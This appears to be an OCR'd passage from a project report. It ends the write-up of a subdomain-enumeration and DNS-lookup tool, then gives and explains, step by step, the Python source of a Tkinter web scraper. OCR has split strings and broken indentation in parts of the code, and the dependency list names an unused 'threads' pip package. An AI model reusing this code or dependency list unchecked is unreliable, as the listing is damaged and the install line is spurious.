
1. Enter domain (e.g., **example.com**).
2. Click **"Select Subdomain File"** to load **subdomains.txt**.
3. Click **"Enumerate Subdomains"** or **"DNS Lookup"**.
4. View results in the output box and saved files.

Appendix B: Dependencies


- pip install dnspython requests
- pip install threads

Screenshots :


1. entered google.com as domain to analyze and list of subdomain file



2. this image shows output of subdomain enumeration



3. this image shows output of DNS records enumeration



Web Scraper Tool

CODE :

```
import requests
from bs4 import BeautifulSoup
import threading
import tkinter as tk
from tkinter import scrolledtext, messagebox, filedialog
from tkinter import ttk  # Import ttk for Progressbar
import time  # Import time for sleep functionality


class WebScraperApp:
    def __init__(self, root):
        self.root = root
        self.root.title("Advanced Web Scraper")
        self.root.geometry("1000x700")
        self.root.configure(bg="#f0f0f0")


        # Title Label
        self.title_label = tk.Label(root, text="Web Scraper", bg="#f0f0f0",
font=("Arial", 24, "bold"))
        self.title_label.pack(pady=10)


        # Frame for input and buttons
        self.input_frame = tk.Frame(root, bg="#f0f0f0")
```

```
        self.input_frame.pack(pady=20)

        self.url_label = tk.Label(self.input_frame, text="Enter URL:",
bg="#f0f0f0", font=("Arial", 12))
        self.url_label.pack(side=tk.LEFT, padx=5)

        self.url_entry = tk.Entry(self.input_frame, width=50,
font=("Arial", 12))
        self.url_entry.pack(side=tk.LEFT, padx=5)

        self.delay_label = tk.Label(self.input_frame, text="Delay
(seconds):", bg="#f0f0f0", font=("Arial", 12))
        self.delay_label.pack(side=tk.LEFT, padx=5)

        self.delay_entry = tk.Entry(self.input_frame, width=5,
font=("Arial", 12))
        self.delay_entry.pack(side=tk.LEFT, padx=5)
        self.delay_entry.insert(0, "1")  # Default delay of 1 second

        self.scrape_button = tk.Button(self.input_frame, text="Scrape
Data", command=self.start_scraping, bg="#4CAF50", fg="white",
font=("Arial", 12))
        self.scrape_button.pack(side=tk.LEFT, padx=5)
```

```
        self.save_button = tk.Button(self.input_frame, text="Save Results", command=self.save_results, state=tk.DISABLED, bg="#2196F3", fg="white", font=("Arial", 12))
        self.save_button.pack(side=tk.LEFT, padx=5)

        # Progress Bar
        self.progress = ttk.Progressbar(root, orient="horizontal", length=800, mode="determinate")
        self.progress.pack(pady=20)

        # Frame for output
        self.output_frame = tk.Frame(root, bg="#f0f0f0")
        self.output_frame.pack(pady=10)

        # Links Output
        self.links_label = tk.Label(self.output_frame, text="Found Links:", bg="#f0f0f0", font=("Arial", 14, "bold"))
        self.links_label.grid(row=0, column=0, padx=10, sticky='w')
        self.links_area = scrolledtext.ScrolledText(self.output_frame, width=50, height=15, font=("Arial", 12), bg="#ffffff", wrap=tk.WORD)
        self.links_area.grid(row=1, column=0, padx=10, pady=5)

        # Images Output
        self.images_label = tk.Label(self.output_frame, text="Found Images:", bg="#f0f0f0", font=("Arial", 14, "bold"))
```

```
        self.images_label.grid(row=0, column=1, padx=10, sticky='w')
        self.images_area = scrolledtext.ScrolledText(self.output_frame, width=50, height=15, font=("Arial", 12), bg="#ffffff", wrap=tk.WORD)
        self.images_area.grid(row=1, column=1, padx=10, pady=5)

        # Headings Output
        self.headings_label = tk.Label(self.output_frame, text="Found Headings:", bg="#f0f0f0", font=("Arial", 14, "bold"))
        self.headings_label.grid(row=2, column=0, padx=10, sticky='w')
        self.headings_area = scrolledtext.ScrolledText(self.output_frame, width=50, height=15, font=("Arial", 12), bg="#ffffff", wrap=tk.WORD)
        self.headings_area.grid(row=3, column=0, padx=10, pady=5)

        # Meta Tags Output
        self.meta_tags_label = tk.Label(self.output_frame, text="Found Meta Tags:", bg="#f0f0f0", font=("Arial", 14, "bold"))
        self.meta_tags_label.grid(row=2, column=1, padx=10, sticky='w')
        self.meta_tags_area = scrolledtext.ScrolledText(self.output_frame, width=50, height=15, font=("Arial", 12), bg="#ffffff", wrap=tk.WORD)
        self.meta_tags_area.grid(row=3, column=1, padx=10, pady=5)

        self.links = []  # Store scraped links
        self.images = []  # Store scraped images
        self.headings = []  # Store scraped headings
```

```
        self.meta_tags = []  # Store scraped meta tags

    def start_scraping(self):
        url = self.url_entry.get()
        if url:
            self.clear_output()  # Clear previous results
            threading.Thread(target=self.scrape_data, args=(url,)).start()
        else:
            messagebox.showwarning("Input Error", "Please enter a valid
URL.")

    def clear_output(self):
        self.links.clear()
        self.images.clear()
        self.headings.clear()
        self.meta_tags.clear()
        self.links_area.delete(1.0, tk.END)
        self.images_area.delete(1.0, tk.END)
        self.headings_area.delete(1.0, tk.END)
        self.meta_tags_area.delete(1.0, tk.END)
        self.progress['value'] = 0  # Reset progress bar

    def scrape_data(self, url):
```

```
        delay = float(self.delay_entry.get())  # Get the delay from the input field
        try:
            response = requests.get(url)
            response.raise_for_status()  # Raise an error for bad responses
            soup = BeautifulSoup(response.text, 'html.parser')

            total_items = len(soup.find_all('a', href=True)) + len(soup.find_all('img', src=True)) + \
                          sum(len(soup.find_all(f'h{i}')) for i in range(1, 7)) + \
                          len(soup.find_all('meta'))

            current_item = 0

            # Scrape links
            for link in soup.find_all('a', href=True):
                self.links.append(link['href'])
                current_item += 1
                self.update_progress(current_item, total_items)
                time.sleep(delay)  # Rate limiting

            # Scrape images
            for img in soup.find_all('img', src=True):
                self.images.append(img['src'])
```

```
                current_item += 1
                self.update_progress(current_item, total_items)
                time.sleep(delay)  # Rate limiting

            # Scrape headings
            for i in range(1, 7):  # h1 to h6
                for heading in soup.find_all(f'h{i}'):
                    self.headings.append(heading.get_text(strip=True))
                    current_item += 1
                    self.update_progress(current_item, total_items)
                    time.sleep(delay)  # Rate limiting

            # Scrape meta tags
            for meta in soup.find_all('meta'):
                if 'name' in meta.attrs:
                    self.meta_tags.append(f"{meta['name']}: 
{meta.get('content', '')}")
                    current_item += 1
                    self.update_progress(current_item, total_items)
                    time.sleep(delay)  # Rate limiting

            self.display_results()
            self.save_button.config(state=tk.NORMAL)  # Enable save 
button
```

```
        except requests.exceptions.RequestException as e:
            messagebox.showerror("Error", f"An error occurred: {e}")

    def update_progress(self, current, total):
        """Update the progress bar based on the current and total items."""
        progress_percentage = (current / total) * 100
        self.progress['value'] = progress_percentage
        self.root.update_idletasks()

    def display_results(self):
        # Display links with numbering
        if self.links:
            for i, link in enumerate(self.links, start=1):
                self.links_area.insert(tk.END, f"{i}. {link}\n")
        else:
            self.links_area.insert(tk.END, "No links found.")

        # Display images with numbering
        if self.images:
            for i, img in enumerate(self.images, start=1):
                self.images_area.insert(tk.END, f"{i}. {img}\n")
        else:
            self.images_area.insert(tk.END, "No images found.")
```

```
        # Display headings with numbering
        if self.headings:
            for i, heading in enumerate(self.headings, start=1):
                self.headings_area.insert(tk.END, f"{i}. {heading}\n")
        else:
            self.headings_area.insert(tk.END, "No headings found.")

        # Display meta tags with numbering
        if self.meta_tags:
            for i, meta in enumerate(self.meta_tags, start=1):
                self.meta_tags_area.insert(tk.END, f"{i}. {meta}\n")
        else:
            self.meta_tags_area.insert(tk.END, "No meta tags found.")

    def save_results(self):
        file_type = [('Text files', '*.txt'), ('CSV files', '*.csv')]
        file_path = filedialog.asksaveasfilename(defaultextension=".txt",
filetypes=file_type)

        if file_path:
            try:
                with open(file_path, 'w', newline='') as file:
                    file.write("Found Links:\n")
```

```
                for i, link in enumerate(self.links, start=1):
                    file.write(f"{i}. {link}\n")

                file.write("\nFound Images:\n")
                for i, img in enumerate(self.images, start=1):
                    file.write(f"{i}. {img}\n")

                file.write("\nFound Headings:\n")
                for i, heading in enumerate(self.headings, start=1):
                    file.write(f"{i}. {heading}\n")

                file.write("\nFound Meta Tags:\n")
                for i, meta in enumerate(self.meta_tags, start=1):
                    file.write(f"{i}. {meta}\n")

            messagebox.showinfo("Success", "Results saved
successfully.")
        except Exception as e:
            messagebox.showerror("Error", f"An error occurred while
saving: {e}")

if __name__ == "__main__":
    root = tk.Tk()
    app = WebScraperApp(root)
```

```
root.mainloop()
```

Code Breakdown :

1. Importing Required Libraries

Code :
```
import requests
    from bs4 import BeautifulSoup
    import threading
    import tkinter as tk
    from tkinter import scrolledtext, messagebox, filedialog
    from tkinter import ttk  # Import ttk for Progressbar
    import time  # Import time for sleep functionality
```

- **requests**: A library for making HTTP requests to fetch web pages.
- **BeautifulSoup**: A library for parsing HTML and XML documents, allowing easy extraction of data.
- **threading**: A module that allows the creation of threads, enabling concurrent execution of code.
- **tkinter**: A standard GUI toolkit in Python for creating graphical user interfaces.
- **scrolledtext**: A widget in tkinter that provides a text area with a scrollbar.

- **messagebox**: A module in tkinter for displaying message boxes.
- **filedialog**: A module in tkinter for opening file dialogs.
- **ttk**: A module in tkinter that provides themed widgets, including the Progressbar.
- **time**: A module that provides various time-related functions, including sleep.

2. Class Definition

Code : class WebScraperApp:

- Defines a class named **WebScraperApp** that encapsulates the entire web scraper application.

3. Initialization Method

Code : def __init__(self, root):

- The constructor method initializes the application and sets up the GUI components.

Code : self.root = root

```
self.root.title("Advanced Web Scraper")
self.root.geometry(“1000x700”)
self.root.configure(bg=”#f0f0f0”)
```

- **self.root**: Stores the main window reference.
- **title**: Sets the title of the window.

- **geometry**: Sets the size of the window to 1000x700 pixels.
- **configure**: Sets the background color of the window.

4. Title Label

Code : self.title_label = tk.Label(root, text="Web Scraper", bg="#f0f0f0", font=("Arial", 24, "bold"))

self.title_label.pack(pady=10)

- Creates a label widget displaying "Web Scraper" with a specified background color and font size, and adds it to the window with padding.

5. Input Frame

Code : self.input_frame = tk.Frame(root, bg="#f0f0f0")

self.input_frame.pack(pady=20)

- Creates a frame to hold input widgets and buttons, and adds it to the main window.

6. URL Input

Code : self.url_label = tk.Label(self.input_frame, text="Enter URL:", bg="#f0f0f0", font=("Arial", 12))

self.url_label.pack(side=tk.LEFT, padx=5)

self.url_entry = tk.Entry(self.input_frame, width=50, font=("Arial", 12))

self.url_entry.pack(side=tk.LEFT, padx=5)

- Creates a label and an entry field for the user to input the URL to scrape.

7. Delay Input

Code : self.delay_label = tk.Label(self.input_frame, text="Delay (seconds):", bg="#f0f0f0", font=("Arial", 12))

self.delay_label.pack(side=tk.LEFT, padx=5)

self.delay_entry = tk.Entry(self.input_frame, width=5, font=("Arial", 12))

self.delay_entry.pack(side=tk.LEFT, padx=5)

self.delay_entry.insert(0, "1")

- Creates a label and an entry field for the user to specify a delay (in seconds) between requests, with a default value of 1 second.

8. Scrape Button

Code : self.scrape_button = tk.Button(self.input_frame, text="Scrape Data", command=self.start_scraping, bg="#4CAF50", fg="white", font=("Arial", 12))

self.scrape_button.pack(side=tk.LEFT, padx=5)

- Creates a button that, when clicked, will start the scraping process by calling the **start_scraping** method.

9. Save Button

Code : self.save_button = tk.Button(self.input_frame, text="Save Results", command=self.save_results, state=tk.DISABLED, bg="#2196F3", fg="white", font=("Arial", 12))

self.save_button.pack(side=tk.LEFT, padx=5)

- Creates a button to save the scraped results, initially disabled until scraping is complete.

10. Progress Bar

Code : self.progress = ttk.Progressbar(root, orient="horizontal", length=800, mode="determinate")

self.progress.pack(pady=20)

- Creates a horizontal progress bar to visually indicate the scraping progress.

11. Output Frame

Code : self.output_frame = tk.Frame(root, bg="#f0f0f0")

self.output_frame.pack(pady=10)

- Creates a frame to hold output widgets for displaying the scraped data.

12. Links Output

Code : self.links_label = tk.Label(self.output_frame, text="Found Links:", bg="#f0f0f0", font=("Arial", 14, "bold"))

self.links_label.grid(row=0, column=0, padx=10, sticky='w')

self.links_area = scrolledtext.ScrolledText(self.output_frame, width=50, height=15, font=("Arial", 12), bg="#ffffff", wrap=tk.WORD)

self.links_area.grid(row=1, column=0, padx=10, pady=5)

- Creates a label and a scrolled text area to display the found links.

13. Images Output

Code : self.images_label = tk.Label(self.output_frame, text="Found Images:", bg="#f0f0f0", font=("Arial", 14, "bold"))

self.images_label.grid(row=0, column=1, padx=10, sticky='w')

self.images_area = scrolledtext.ScrolledText(self.output_frame, width=50, height=15, font=("Arial", 12), bg="#ffffff", wrap=tk.WORD)

self.images_area.grid(row=1, column=1, padx=10, pady=5)

- Creates a label and a scrolled text area to display the found images.

14. Headings Output

Code : self.headings_label = tk.Label(self.output_frame, text="Found Headings:", bg="#f0f0f0", font=("Arial", 14, "bold"))

self.headings_label.grid(row=2, column=0, padx=10, sticky='w')

self.headings_area = scrolledtext.ScrolledText(self.output_frame, width=50, height=15, font=("Arial", 12), bg="#ffffff", wrap=tk.WORD)

self.headings_area.grid(row=3, column=0, padx=10, pady=5)

- Creates a label and a scrolled text area to display the found headings.

15. Meta Tags Output

Code : self.meta_tags_label = tk.Label(self.output_frame, text="Found Meta Tags:", bg="#f0f0f0", font=("Arial", 14, "bold"))

self.meta_tags_label.grid(row=2, column=1, padx=10, sticky='w')

self.meta_tags_area = scrolledtext.ScrolledText(self.output_frame, width=50, height=15, font=("Arial", 12), bg="#ffffff", wrap=tk.WORD)

self.meta_tags_area.grid(row=3, column=1, padx=10, pady=5)

- Creates a label and a scrolled text area to display the found meta tags.

16. Data Storage

Code : self.links = []

self.images = []

```
        self.headings = []
        self.meta_tags = []
```

- Initializes empty lists to store the scraped data.

17. Start Scraping Method

Code :
```
def start_scraping(self):
        url = self.url_entry.get()
        if url:
            self.clear_output()  # Clear previous results
            threading.Thread(target=self.scrape_data, args=(url,)).start()
        else:
            messagebox.showwarning("Input Error", "Please enter a valid URL.")
```

- Retrieves the URL from the entry field.
- If a valid URL is provided, it clears previous results and starts a new thread to run the **scrape_data** method.
- If no URL is provided, it shows a warning message.

18. Clear Output Method

Code :
```
def clear_output(self):
        self.links.clear()
        self.images.clear()
        self.headings.clear()
```

```
        self.meta_tags.clear()
        self.links_area.delete(1.0, tk.END)
        self.images_area.delete(1.0, tk.END)
       self.headings_area.delete(1.0, tk.END)
        self.meta_tags_area.delete(1.0, tk.END)
        self.progress['value'] = 0  # Reset progress bar
```

- Clears the lists that store scraped data.
- Clears the text areas displaying the results.
- Resets the progress bar to 0.

19. Scrape Data Method

Code :
```
def scrape_data(self, url):
        delay = float(self.delay_entry.get())
        try:
            response = requests.get(url)
            response.raise_for_status()  # Raise an error for bad responses
            soup = BeautifulSoup(response.text, 'html.parser')
```

- Retrieves the delay value from the input field.
- Makes an HTTP GET request to the specified URL.
- Raises an error if the response status is not successful (e.g., 404 or 500).

- Parses the HTML content of the page using BeautifulSoup.

20. Total Items Calculation

Code : total_items = len(soup.find_all('a', href=True)) + len(soup.find_all('img', src=True)) + \

sum(len(soup.find_all(f'h{i}')) for i in range(1, 7)) + \

len(soup.find_all('meta'))

- Calculates the total number of items to scrape (links, images, headings, and meta tags) for progress tracking.

21. Current Item Counter

Code : current_item = 0

- Initializes a counter to keep track of the number of items scraped.

22. Scraping Links

Code : for link in soup.find_all('a', href=True):

self.links.append(link['href'])

current_item += 1

self.update_progress(current_item, total_items)

time.sleep(delay) # Rate limiting

- Iterates through all anchor tags (**<a>**) with an **href** attribute.
- Appends each link to the **self.links** list.
- Increments the **current_item** counter.
- Calls **update_progress** to update the progress bar.
- Sleeps for the specified delay to avoid overwhelming the server.

23. Scraping Images

Code :
```
for img in soup.find_all('img', src=True):
        self.images.append(img['src'])
        current_item += 1
        self.update_progress(current_item, total_items)
        time.sleep(delay)  # Rate limiting
```

- Similar to the links, but iterates through all image tags (**<img>**) with a **src** attribute and appends the image sources to **self.images**.

24. Scraping Headings

Code :
```
for i in range(1, 7):  # h1 to h6
        for heading in soup.find_all(f'h{i}'):
            self.headings.append(heading.get_text(strip=True))
            current_item += 1
            self.update_progress(current_item, total_items)
```

time.sleep(delay)

- Iterates through heading tags (**<h1>** to **<h6>**).
- Appends the text content of each heading to **self.headings**.

25. Scraping Meta Tags

Code : for meta in soup.find_all('meta'):

if 'name' in meta.attrs:

self.meta_tags.append(f"{meta['name']}: {meta.get('content', '')}")

current_item += 1

self.update_progress(current_item, total_items)

time.sleep(delay)

- Iterates through all meta tags and appends their name and content to **self.meta_tags**.

26. Display Results and Enable Save Button

Code : self.display_results()

self.save_button.config(state=tk.NORMAL) # Enable save button

- Calls the **display_results** method to show the scraped data in the GUI.
- Enables the save button to allow the user to save the results.

27. Exception Handling

Code : except requests.exceptions.RequestException as e:

```
    messagebox.showerror("Error", f"An error occurred: {e}")
```

- Catches any exceptions that occur during the HTTP request and displays an error message.

28. Update Progress Method

Code : def update_progress(self, current, total):

```
        progress_percentage = (current / total) * 100
        self.progress['value'] = progress_percentage
        self.root.update_idletasks()  # Update the GUI
```

- Calculates the percentage of progress based on the current and total items.
- Updates the progress bar value.
- Calls **update_idletasks** to refresh the GUI.

29. Display Results Method

Code : def display_results(self):

```
        if self.links:
            for i, link in enumerate(self.links, start=1):
                self.links_area.insert(tk.END, f"{i}. {link}\n")
        else:
            self.links_area.insert(tk.END, "No links found.")
```

- Displays the scraped links in the corresponding text area, numbering them.
- If no links are found, it displays a message indicating that.

30. Display Images, Headings, and Meta Tags

Code : if self.images:

```
        for i, img in enumerate(self.images, start=1):
            self.images_area.insert(tk.END, f"{i}. {img}\n")
    else:
        self.images_area.insert(tk.END, "No images found.")

    if self.headings:
        for i, heading in enumerate(self.headings, start=1):
            self.headings_area.insert(tk.END, f"{i}. {heading}\n")
    else:
        self.headings_area.insert(tk.END, "No headings found.")

    if self.meta_tags:
        for i, meta in enumerate(self.meta_tags, start=1):
            self.meta_tags_area.insert(tk.END, f"{i}. {meta}\n")
    else:
        self.meta_tags_area.insert(tk.END, "No meta tags found.")
```

- Similar to links, it displays images, headings, and meta tags in their respective text areas, numbering them and providing messages if none are found.

31. Save Results Method

Code : def save_results(self):

```
        file_type = [('Text files', '*.txt'), ('CSV files', '*.csv')]
        file_path =
filedialog.asksaveasfilename(defaultextension=".txt",
filetypes=file_type)
```

- Opens a file dialog to allow the user to choose a location and filename to save the results, with options for text or CSV files.

32. Writing to File

Code :

```
if file_path:
    try:
        with open(file_path, 'w', newline='') as file:
            file.write("Found Links:\n")
            for i, link in enumerate(self.links, start=1):
                file.write(f"{i}. {link}\n")

            file.write("\nFound Images:\n")
            for i, img in enumerate(self.images, start=1):
```

```
                    file.write(f"{i}. {img}\n")

                file.write("\nFound Headings:\n")
                for i, heading in enumerate(self.headings,
start=1):
                    file.write(f"{i}. {heading}\n")

                file.write("\nFound Meta Tags:\n")
                for i, meta in enumerate(self.meta_tags,
start=1):
                    file.write(f"{i}. {meta}\n")
```

- If a valid file path is provided, it opens the file in write mode and writes the scraped results (links, images, headings, and meta tags) to the file.

33. Success Message

Code : messagebox.showinfo("Success", "Results saved successfully.")

except Exception as e:

messagebox.showerror("Error", f"An error occurred while saving: {e}")

- Displays a success message if the results are saved successfully.
- Catches any exceptions during the file writing process and shows an error message.

34. Main Execution Block

